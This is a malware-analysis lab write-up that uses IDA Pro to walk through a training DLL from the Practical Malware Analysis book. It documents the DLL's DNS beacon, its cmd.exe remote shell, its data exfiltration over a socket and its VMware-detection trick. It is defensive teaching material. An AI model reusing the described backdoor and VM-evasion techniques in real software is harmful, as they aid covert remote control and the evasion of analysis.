


Figure 2: Address of DllMain

### ii. Where is the import gethostbyname located?

`gethostbyname` is located at `0x100163CC` within `.idata` (figure 3).This is found through the Imports window and double-clicking the function. Here we can also see `gethostbyname` also takes a single parameter — something like a string.

```
.idata:100163CC ; struct hostent *_stdcall gethostbyname(const char *name)
idata:100163CC extrn gethostbyname:dword
idata:100163CC ; CODE XREF: sub_10001074:loc_100011AFtp
idata:100163CC ; sub_10001074+1D3fp ...
```

Figure 3: Location of gethostbyname

### iii. How many functions call gethostbyname?

Searching the xrefs (ctrl+x) on `gethostbyname` shows it is referenced 18 times, 9 of which are type (p) for the near call, and the other 9 are read (r) (figure 4). Of these, there are 5 unique calling functions.

 xrefs to gethostbyname


| Direction | Type | Address                   | Text |                  |
|-----------|------|---------------------------|------|------------------|
| Up        | p    | sub_10001074:loc_10001... | call | ds:gethostbyname |
| Up        | p    | sub_10001074+1D3          | call | ds:gethostbyname |
| Up        | p    | sub_10001074+268          | call | ds:gethostbyname |
| Up        | p    | sub_10001365:loc_10001... | call | ds:gethostbyname |
| Up        | p    | sub_10001365+1D3          | call | ds:gethostbyname |
| Up        | p    | sub_10001365+268          | call | ds:gethostbyname |
| Up        | p    | sub_10001656+101          | call | ds:gethostbyname |
| Up        | p    | sub_1000208F+3A1          | call | ds:gethostbyname |
| Up        | p    | sub_10002CCE+4F7          | call | ds:gethostbyname |
| Up        | r    | sub_10001074:loc_10001... | call | ds:gethostbyname |
| Up        | r    | sub_10001074+1D3          | call | ds:gethostbyname |
| Up        | r    | sub_10001074+268          | call | ds:gethostbyname |
| Up        | r    | sub_10001365:loc_10001... | call | ds:gethostbyname |
| Up        | r    | sub_10001365+1D3          | call | ds:gethostbyname |
| Up        | r    | sub_10001365+268          | call | ds:gethostbyname |
| Up        | r    | sub_10001656+101          | call | ds:gethostbyname |
| Up        | r    | sub_1000208F+3A1          | call | ds:gethostbyname |
| Up        | r    | sub_10002CCE+4F7          | call | ds:gethostbyname |

Line 1 of 18

Figure 4: gethostbyname xrefs

#### iv. For gethostbyname at 0x10001757, which DNS request is made?

Pressing G and navigating to 0x10001757, we see a call to thegethostbyname function, which we know takes one parameter; in this case, whatever is in eax — the contents of off\_10019040 (figure 5)




```

000000001000174E A1 40 90 01 10 mov eax, off_10019040
0000000010001753 83 C0 0D add eax, 0Dh ; Add
0000000010001756 50 push eax ; name
0000000010001757 FF 15 CC 63 01 10 call ds:gethostbyname ; Indirect Call Near Procedure
000000001000175D 8B F0 mov esi, eax
000000001000175F 3B F3 cmp esi, ebx ; Compare Two Operands
0000000010001761 74 5D jz short loc_100017C0 ; Jump if Zero (ZF=1)

```

Figure 5: gethostbyname at 0x10001757

The contents of off\_10019040 points to a variable aThisIsRdoPicsP which contains the string [This is RDO]pics.practicalmalwareanalysis.com. This is moved into eax (figure 6).



```

000000001000174E A1 40 90 01 10 mov eax, off_10019040
0000000010001753 83 C0 0D add eax, 13h ; offset aThisIsRdoPicsP
0000000010001756 50 push eax
0000000010001757 FF 15 CC 63 01 10 call ds:gethostbyname ; DATA XREF: sub_10001656:loc_10001721h
000000001000175D 8B F0 mov esi, eax
000000001000175F 3B F3 cmp esi, ebx ; Compare Two Operands
0000000010001761 74 5D jz short loc_100017C0 ; Jump if Zero (ZF=1)

```

Figure 6: Contents of off\_1001904 (aThisIsRdoPicsP)

Importantly, `0Dh` is added to `eax`, which moves the pointer along the current contents. `0Dh` can be converted in IDA by pressing `H`, to `13`. This means the `eax` now points to 13 characters inside of its current contents, skipping past the prefix [This is RDO] and resulting in the DNS request being made for `pics.practicalmalwareanalysis.com`.

v & vi. How many parameters and local variables are recognized for the subroutine at 0x10001656?

There are a total of 24 variables and parameters for sub 10001656 (figure 7).

Figure 7: sub 10001656 parameters and variables

Local variables correspond to negative offsets, where there are 23. Many are generated by IDA and prepended with `var_` however there are some which have been resolved, such as `name` or `commandline`. As we work through, we generally rename any of the important ones.

Parameters have positive offsets. Here there is **one**, currently `lpThreadParameter`. This may also be seen as `arg_0` if not automagically resolved.

### vii. Where is the string \cmd.exe /c located in the disassembly?

Press Alt+T to perform a string search for `\cmd.exe /c`, which is stored as `aCmdExeC`, found within `sub_1000FF58` at offset `0x100101D0` (figure 8).




Figure 8: Location of '\cmd.exe /c'

### viii. What happens around the referencing of \cmd.exe /c?

The command `cmd.exe /c` opens a new instance of cmd.exe and the `/c` parameter instructs it to execute the command then terminate. This suggests that there is likely a construct of something to execute somewhere nearby.

Taking a cursory look around `sub_1000FF58`, we see several indications of what might be happening. Look for `push offset X` for quick wins.

Towards the top of the function, we see an address that is quite telling of what is happening. The offset `aHiMasterDDDDDD` called at `0x1001009D` contains a long message which includes several strings relating to system time information (actually initialised just before), but more notably reference to a **Remote Shell** (figure 9).




Figure 9: Contents of offset `aHiMasterDDDDDD`

Further on throughout the function, there are more interesting offset addresses with strings that may provide an indication of activity.

| Offset          | String                                  |
|-----------------|-----------------------------------------|
| aQuit           | Quit                                    |
| aExit           | Exit                                    |
| aCd             | cd                                      |
| asc_10095C5C    | >                                       |
| aEnmagic        | enmagic                                 |
| a0x02x          | \r\n\r\n0x%02x\r\n\r\n                  |
| aIdle           | idle                                    |
| aUptime         | uptime                                  |
| aLanguage       | language                                |
| aRobotwork      | robotwork                               |
| aMbase          | mbase                                   |
| aMhost          | mhost                                   |
| aMmodule        | mmodule                                 |
| aMinstall       | minstall                                |
| aInject         | inject                                  |
| aIexploreExe    | iexplore.exe                            |
| aCreateprocessG | CreateProcess() GetLastError reports %d |

Figure 10: Offset strings within sub\_1000FF58

Some of which are likely part of any commandline activity, whereas others may be additional modules. Some of the notable ones might be

aInject, aIexploreExe, and aCreateProcessG, which could be indicative of process injection into iexplore.exe.

#### ix. At 0x100101C8, dword\_1008E5C4 indicates which path to take. How does the malware set dword\_1008E5C4?

The comparison of dword\_1008E5C4 and ebx will determine whether \cmd.exe /c or \command.exe /c is pushed; likely based upon the Operating System version to utilise the correct command prompt (figure 11).




Figure 11: cmd.exe or command.exe options

Following the xrefs of `dword_1008E5C4`, we see it written (type w) in `sub_10001656`, with the value of `eax`. There is a preceding call to `sub_10003695`, where the function takes a look at the system's Version Information (using API call `GetVersionExA`) (figure 12).




Figure 12:

There is a comparison between the `VersionInformation.dwPlatformId` and 2, so looking at the [Windows Platform IDs](#) we see that it is looking to see if 'The operating system is Windows NT or later.' If it is, then `\cmd.exe /c` is pushed. If not, then it is `\command.exe /c`.

#### x. What happens if the string comparison to robotwork is successful?

The `robotwork` string comparison is completed using the function `memcmp`, which returns **0** if the two strings are identical. The `JNZ` branch jumps if the result **Is Not Zero**. This means, if the `robotwork` comparison is successful, returning 0, then the jump does not execute (the red path). If the `memcmp` was unsuccessful, then some other non-zero value would be returned and the jump (green path) would be followed (figure 13).




Figure 13: `memcmp` of `robotwork`

Not jumping, (and following the red path), leads to a new function `sub_100052A2` which includes registry keys `SOFTWARE\Microsoft\Windows\CurrentVersion\WorkTime` and `WorkTimes`. The function is looking for values within the `WorkTime` and `WorkTimes` (`RegQueryValueExA`) and if so, are displayed as part of the relevant `aRobotWorktime` offset addresses (via `%d`) (figure 14).

**Figure 14: Querying SOFTWARE\Microsoft\Windows\CurrentVersion\WorkTime and WorkTimes registry keys**

The start of the function takes in a parameter for `SOCKET` as `s` , which is then passed through to a new function (`sub_100038EE`) along with the registry values (`ebp`) (figure 15).

Figure 15: Passing registry values through SOCKET s

Therefore, if the string comparison for `robotwork` is successful, the registry keys `SOFTWARE\Microsoft\Windows\CurrentVersion\WorkTime` and `WorkTimes` are queried and the values passed through (likely) the remote shell connection.

## **xi. What does the export PSLIST do?**

| Name          | Address                 | Ordinal      |
|---------------|-------------------------|--------------|
| InstallIRT    | 000000001000D847        | 1            |
| InstallSA     | 000000001000DEC1        | 2            |
| InstallSB     | 000000001000E892        | 3            |
| <b>PSLIST</b> | <b>0000000010007025</b> | <b>4</b>     |
| ServiceMain   | 000000001000CF30        | 5            |
| StartEXS      | 0000000010007ECB        | 6            |
| UninstallIRT  | 000000001000F405        | 7            |
| UninstallSA   | 000000001000EA05        | 8            |
| UninstallSB   | 000000001000F138        | 9            |
| DllEntryPoint | 000000001001516D        | [main entry] |

Figure 16: Exports view

Open the exports list and find the exported function PSLIST. (figure 16).

Navigate here and see there are three subroutines. One of which queries OS version information (similar as seen in Q9, but this time also sees if dwMajorVersion is 5 for more specific OS footprinting ([dwMajorVersions](#))), and depending on the outcome, will call either `sub_10006518` or `sub_1000664C` (figure 17).




Figure 17: PSLIST exported function paths

Both `sub_10006518` and `sub_1000664C` utilise `CreateToolhelp32Snapshot` to take a snapshot of the specified processes and associated information, and then execute appropriate commands to query the running processes IDs, names, and the number of threads. `sub_1000664C` also includes the `SOCKET` (s) to send the output out to (figure 18).




Figure 18: Using `CreateToolhelp32Snapshot`, querying running processes, and sending to socket

**xii. Which API functions could be called by entering sub\_10004E79?**

A useful way to quickly see what API functions are called by a certain subroutine is through the Proximity Brower view, this transforms the standard Graph or Text views into a much more condensed graph highlighting which API functions or subroutines are called (figure 19)




Figure 19: Proximity View of sub\_10004E79

| Function               | Description                                              |
|------------------------|----------------------------------------------------------|
| GetSystemDefaultLangID | Returns language identifier to determine system language |
| sub_100038EE           | Subroutine previously seen to send data via SOCKET       |
| sprintf                | Sends formatted string output                            |
| strlen                 | Gets the length of a string                              |
| aLanguageId0xX         | Offset containing: '[Language:] id:0x% <i>x</i> '        |

Figure 20: Functions called by sub\_10004E79

The functions called from `sub_10004E79` (figure 20) indicate that the functionality is to identify the language used on the system, and then pass that information through the SOCKET (as we've seen `sub_100038EE` before). It might make sense to rename `sub_10004E79` to something like `getSystemLanguage`. While we're at it, we might aswell rename `sub_100038EE` to something like `sendSocket`.

**xiii. How many Windows API functions does DllMain call directly, and how many at a depth of 2?**

Another way to view the API functions called from somewhere, is through View -> Graphs -> User XRef Chart. Set start and end addresses to `DllMain` and the Recursion depth to 1 to see four API functions called (figure 21). At a depth of 2, there are around 32, with some duplicates.




Figure 21: API functions called by DllMain.

Some of the more notable API calls which may provide indication of functionality are: sleep  
winexec gethostbyname inet\_nota CreateThread WSASocket inet\_addr recv send  
socket connect LoadLibraryA

#### xiv. How long will the Sleep API function at 0x10001358 execute for?

At first glance, one might think that the value passed to the sleep is 3E8h (1000), equating to 1 second, however it is a imul call which means the value at eax is getting multiplied by 1000. Looking up, we see that aThisIsCti30 at the offset address is moved into eax and then the pointer is moved 13 along (similar to what's seen in Q2) (figure 22).



Figure 22: Sleep for 30 seconds

This means that the value of eax when it is pushed is 30. atoi converts the string to an integer, and it is multiplied by 1000. Therefore, the Sleep API function sleeps for 30 seconds.

#### xv & xvi. What are the three parameters for the call to socket at 0x10001701?

The three values pushed to the stack, labeled as protocol, type, and af, and are 6, 1, 2 respectively, are the three parameters used for the call to socket (figure 23).

```

00000000100016FB loc_100016FB: ; protocol
00000000100016FB push 6
00000000100016FD 6A 0E push 1 ; type
00000000100016FF 6A 02 push 2 ; af
0000000010001701 FF 15 F8 63 01 10 call ds:socket ; Indirect Call Near Procedure
0000000010001707 8B F8 mov edi, eax, SOCKET _stdcall socket(int af, int type, int protocol)
0000000010001789 83 FF FF cmp edi, 0FF extr socket:dword ; CODE XREF: sub_10001656+AB1p
000000001000170C 75 14 jnz short loc

```

Figure 23: Call to socket at 0x10001701

These depict what type of socket is created. Using [Socket Documentation](#) we can determine that in this case, it is TCP IPV4. At this point, we might aswell rename those operands (figure 24).

| Parameter | Description                  | Value | Meaning     |
|-----------|------------------------------|-------|-------------|
| af        | Address Family specification | 2     | IF_INET     |
| type      | Type of socket               | 1     | SOCK_STREAM |
| protocol  | Protocol used                | 6     | IPPROTO_TCP |

```

loc_100016FB: ; protocol
push IPPROTO_TCP
push SOCK_STREAM ; type
push IF_INET ; af
call ds:socket ; Indirect Call

```

Figure 24: Definitions and renaming of socket parameters

### xvii. Is there VM detection?

| Address        | Function     | Instruction                                    |
|----------------|--------------|------------------------------------------------|
| .text:10001098 | sub_10001074 | xor ebp, ebp; Logical Exclusive OR             |
| .text:10001181 | sub_10001074 | test ebp, ebp; Logical Compare                 |
| .text:10001222 | sub_10001074 | test ebp, ebp; Logical Compare                 |
| .text:100012BE | sub_10001074 | test ebp, ebp; Logical Compare                 |
| .text:1000135F | sub_10001074 | xor ebp, ebp; Logical Exclusive OR             |
| .text:10001389 | sub_10001365 | xor ebp, ebp; Logical Exclusive OR             |
| .text:10001472 | sub_10001365 | test ebp, ebp; Logical Compare                 |
| .text:10001513 | sub_10001365 | test ebp, ebp; Logical Compare                 |
| .text:100015AF | sub_10001365 | test ebp, ebp; Logical Compare                 |
| .text:10001650 | sub_10001365 | xor ebp, ebp; Logical Exclusive OR             |
| .text:100030AF | sub_10002CCE | call strcat; Call Procedure                    |
| .text:10003DE2 | sub_10003DC6 | lea edi, [ebp+var_813]; Load Effective Address |
| .text:10004326 | sub_100042DB | lea edi, [ebp+var_913]; Load Effective Address |
| .text:10004B15 | sub_10004B01 | lea edi, [ebp+var_213]; Load Effective Address |
| .text:10005305 | sub_100052A2 | jmp loc_100053F6; Jump                         |
| .text:10005413 | sub_100053F9 | lea edi, [ebp+var_413]; Load Effective Address |
| .text:1000542A | sub_100053F9 | lea edi, [ebp+var_213]; Load Effective Address |
| .text:10005B98 | sub_10005B84 | xor ebp, ebp; Logical Exclusive OR             |
| .text:100061DB | sub_10006196 | in eax, dx                                     |

Figure 25: Searching for the in instruction using 0xED in binary.

The `in` instruction (opcode `0xED`) is used with the string `VMXh` to determine whether the malware is running inside VMware. `0xED` can be searched (alt+B) and look for the `in` instruction (figure 25).

From here, we can navigate into the function and see what is going on within `sub_10006196`.


```

00000000100061C9 51 push ecx
00000000100061C6 53 push ebx
00000000100061C7 B8 68 58 4D 56 mov eax, 'VMXh'
00000000100061CC BB 00 00 00 00 mov ebx, 0
00000000100061D1 B9 0A 00 00 00 mov ecx, 10
00000000100061D6 BA 58 56 00 00 mov edx, 'VX'
00000000100061DB ED in eax, dx
00000000100061DC 81 FB 68 58 4D 56 cmp ebx, 'VMXh' ; Compare Two Operands
00000000100061E2 0F 94 45 E4 setz [ebp+var_1C] ; Set Byte if Zero (ZF=1)
00000000100061EC C9 pop ahv

```

Figure 26: in instruction within sub\_10006196

Directly around the `in` instruction, we see evidence of the string `VMXh` (converted from original hex value) (figure 26), which is potentially indicative of VM detection. If we look at the other xrefs of `sub_10006196` we see three occurrences, each of which contains `aFoundVirtualMa`, indicating the install is canceling if a Virtual Machine is found (figure 27).

Figure 27: Found Virtual Machine string found after `VMXh` string

### xviii, xix, & xx. What is at 0x1001D988?

The data starting at `0x1001D988` appears illegible, however, we can convert this to ASCII (by pressing A), albeit still unreadable (Figure 28).

|                                |                                                                                  |
|--------------------------------|----------------------------------------------------------------------------------|
| .data:1001D988                 | db 20h ; -                                                                       |
| .data:1001D989                 | db 31h ; 1                                                                       |
| .data:1001D98A                 | db 3Ah ; :                                                                       |
| .data:1001D98B                 | db 3Ah ; :                                                                       |
| .data:1001D98C                 | db 27h ; :                                                                       |
